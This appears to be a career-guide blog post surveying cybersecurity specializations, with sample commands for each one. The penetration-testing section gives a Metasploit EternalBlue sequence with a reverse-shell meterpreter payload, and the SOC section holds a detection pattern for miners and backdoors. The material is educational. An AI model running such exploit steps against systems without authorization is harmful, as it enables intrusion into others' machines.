
Listen to this Post
Introduction:

The common perception of cybersecurity as a monolithic career path is a dangerous oversimplification. In reality, it is a vast, interconnected ecosystem of over 50 specialized domains, each representing a critical layer in defending modern digital infrastructure. From orchestrating automated Security Orchestration, Automation, and Response (SOAR) playbooks to reverse-engineering sophisticated malware, professionals must navigate this complex matrix to build resilient defenses. This article demystifies this landscape, providing a technical roadmap for aspiring experts to find their niche and develop the hands-on skills required to excel.
Learning Objectives:
- Identify and understand the core technical responsibilities across five key cybersecurity specializations: Offensive Security, Cloud Security, SOC Analysis, DevSecOps, and GRC.
- Execute foundational commands and procedures essential for entry into these domains, including network reconnaissance, cloud misconfiguration checks, and log analysis.
- Develop a strategic approach for selecting a specialization based on personal aptitude and market demand, and chart a learning path with practical, verifiable skills.
You Should Know:
- Ethical Hacking & Penetration Testing: The Art of Controlled Offense
This domain involves simulating real-world attacks to identify vulnerabilities before malicious actors do. It requires a mindset of curiosity and a rigorous methodology, typically following stages like reconnaissance, scanning, gaining access, maintaining access, and covering tracks.
Step‑by‑step guide explaining what this does and how to use it.
1. Reconnaissance (Passive): Use open-source intelligence (OSINT) tools. For a target domain, gather information with theHarvester: theHarvester -d targetcompany.com -l 100 -b google.
2. Scanning & Enumeration: Discover live hosts and open ports. A basic Nmap scan is foundational: nmap -sV -sC -O targetIP. The `-sV` probes service versions, `-sC` runs default scripts, and `-O` attempts OS detection.
3. Vulnerability Analysis: Use tools like Nessus or OpenVAS, or manual testing with a proxy like Burp Suite to intercept and manipulate web traffic, testing for OWASP Top 10 flaws like SQL injection.
4. Exploitation: Leverage a framework like Metasploit. For a known vulnerability (e.g., MS17-010 EternalBlue), the sequence is: use exploit/windows/smb/ms17_010_eternalblue, set RHOSTS targetIP, set PAYLOAD windows/x64/meterpreter/reverse_tcp, set LHOST yourIP, then exploit.
5. Post-Exploitation & Reporting: Document findings with precise steps, evidence (screenshots, command output), and prioritized remediation advice.
2. Cloud Security: Hardening the Virtual Perimeter
Cloud security focuses on securing data, applications, and infrastructure in cloud environments like AWS, Azure, and GCP. Key concerns include misconfigured storage buckets, excessive permissions, and insecure API endpoints.
Step‑by‑step guide explaining what this does and how to use it.
1. Asset Discovery & Inventory: Use cloud-native tools like AWS Config or CSPM (Cloud Security Posture Management) tools to map all resources (S3 buckets, EC2 instances, IAM roles).
2. Identity & Access Management (IAM) Audit: Principle of Least Privilege is paramount. For AWS, use the IAM policy simulator or run CLI commands to audit user policies: aws iam list-user-policies --user-name TestUser.
3. Check for Publicly Accessible Storage: A critical misconfiguration. To check an S3 bucket’s ACL: aws s3api get-bucket-acl --bucket my-bucket-name. Look for grants to `http://acs.amazonaws.com/groups/global/AllUsers`.
4. Enable Logging & Monitoring: Turn on and centralize logs (AWS CloudTrail, Azure Activity Log). Create alerts for suspicious activities, like an IAM policy change or a security group modification.
5. Implement Network Security Controls: Use security groups (stateful firewalls) and network ACLs (stateless). A command to describe a security group: `aws ec2 describe-security-groups –group-ids sg-12345678`.
- Security Operations Centre (SOC): The Digital Nerve Center
SOC analysts are frontline defenders, monitoring telemetry data to detect, analyze, and respond to incidents. They work with SIEM (Security Information and Event Management) platforms like Splunk or Sentinel.
Step‑by‑step guide explaining what this does and how to use it.
1. Log Ingestion & Normalization: Ensure logs from endpoints, network devices, and applications flow into the SIEM. A Splunk query to search for failed Windows logins: index=windows_security EventCode=4625.
2. Alert Triage: Investigate SIEM alerts. Correlate events—e.g., a failed login followed by a successful login from a new geographic location.
3. Endpoint Investigation: Isolate a potentially compromised host. Use EDR (Endpoint Detection and Response) tools or OS commands. On Linux, check for unusual processes: ps aux | grep -E '(cryptominer|backdoor|\.bin)'. On Windows, examine network connections: netstat -ano.
4. Containment & Eradication: Isolate the host from the network. Block malicious IPs at the firewall. Force password resets for affected accounts.
5. Post-Incident Activity: Document the attack chain (kill chain) and update SIEM correlation rules to detect similar future attacks faster.
4. DevSecOps: Baking Security into the CI/CD Pipeline
DevSecOps integrates security tools and practices directly into the Continuous Integration/Continuous Deployment (CI/CD) workflow, shifting security “left” to earlier phases of development.
Step‑by‑step guide explaining what this does and how to use it.
1. Static Application Security Testing (SAST): Integrate a SAST tool like SonarQube or `bandit` (for Python) into the code repository. A sample bandit run: bandit -r ./myapp -f json -o results.json.
2. Software Composition Analysis (SCA): Scan dependencies for known vulnerabilities using tools like OWASP Dependency-Check or Snyk. Example: dependency-check.sh --project MyApp --scan ./path/to/jars --out ./report.
3. Container Security: Scan Docker images for vulnerabilities and misconfigurations with trivy: trivy image myapp:latest.
4. Infrastructure as Code (IaC) Security: Scan Terraform or CloudFormation templates for security misconfigurations with checkov: checkov -d /path/to/terraform/code.
5. Automated Compliance Gates: Configure the pipeline to fail if security scans find critical or high-severity vulnerabilities, preventing vulnerable code from progressing to production.
- Governance, Risk & Compliance (GRC): The Strategic Framework
GRC professionals ensure an organization’s security practices align with business objectives, legal requirements, and industry standards (like ISO 27001, NIST, GDPR). They translate technical controls into policy and manage risk.
Step‑by‑step guide explaining what this does and how to use it.
1. Risk Assessment: Identify assets, threats, and vulnerabilities. Calculate risk scores: Risk = Likelihood x Impact. Use a standardized framework like FAIR (Factor Analysis of Information Risk).
2. Control Mapping: Map existing technical controls (e.g., “All laptops have disk encryption”) to compliance requirements (e.g., GDPR 32 – “security of processing”).
3. Policy Development: Draft clear, enforceable policies. For example, an “Acceptable Use Policy” defines authorized use of company IT assets.
4. Audit Management: Prepare for internal and external audits. Gather evidence—screenshots, configuration files, log excerpts—to demonstrate control effectiveness. A command to show password policy on Linux: grep PASS_MAX_DAYS /etc/login.defs.
5. Continuous Monitoring & Reporting: Use GRC platforms to track control performance, manage exceptions, and report risk posture to executive management and the board.
What Undercode Say:
- Specialization is Power, Not Limitation: Attempting to be a generalist in a field this deep leads to superficial knowledge. Mastery in one domain (e.g., cloud security) makes you far more valuable and effective than a shallow understanding of many.
- The Bridge Between Technical and Strategic is Critical: The highest-impact professionals can execute a technical task (like writing a Python script to parse logs) and articulate its strategic value (how it reduces mean time to detection and aligns with NIST CSF) to business leaders.
Analysis:
The post correctly frames cybersecurity as an ecosystem, not a single job. This reframing is crucial for career planning and for organizations building defense-in-depth. The listed domains are interdependent; a strong Security Architecture enables efficient SOC operations, and Threat Intelligence fuels both Red Teaming and Incident Response. The future of the field lies not just in understanding these domains in isolation, but in comprehending their interactions. The rise of AI/ML Security and Supply Chain Security as distinct domains shows the field’s rapid evolution in response to new technological paradigms and attack vectors. Success requires a dual focus: deep, hands-on technical skill in a chosen specialty, coupled with a high-level understanding of the adjacent domains you must integrate with.
Prediction:
The increasing complexity of technology stacks and the relentless sophistication of threat actors will force further specialization within these domains, while simultaneously creating high demand for “hybrid” roles that bridge gaps. For instance, we will see a surge in roles like “Cloud Penetration Tester” (merging Cloud Security and Ethical Hacking) and “Security Automation Engineer” (merging SOC, DevSecOps, and coding). Furthermore, AI will not replace these specialists but will become an embedded tool in every domain—from AI-powered malware analysis to predictive threat hunting—raising the skill ceiling and demanding professionals who can leverage AI to amplify their expertise. The professionals who thrive will be those who choose a foundational domain, master it, and then strategically expand into adjacent specializations.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sadaf Rafiq – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


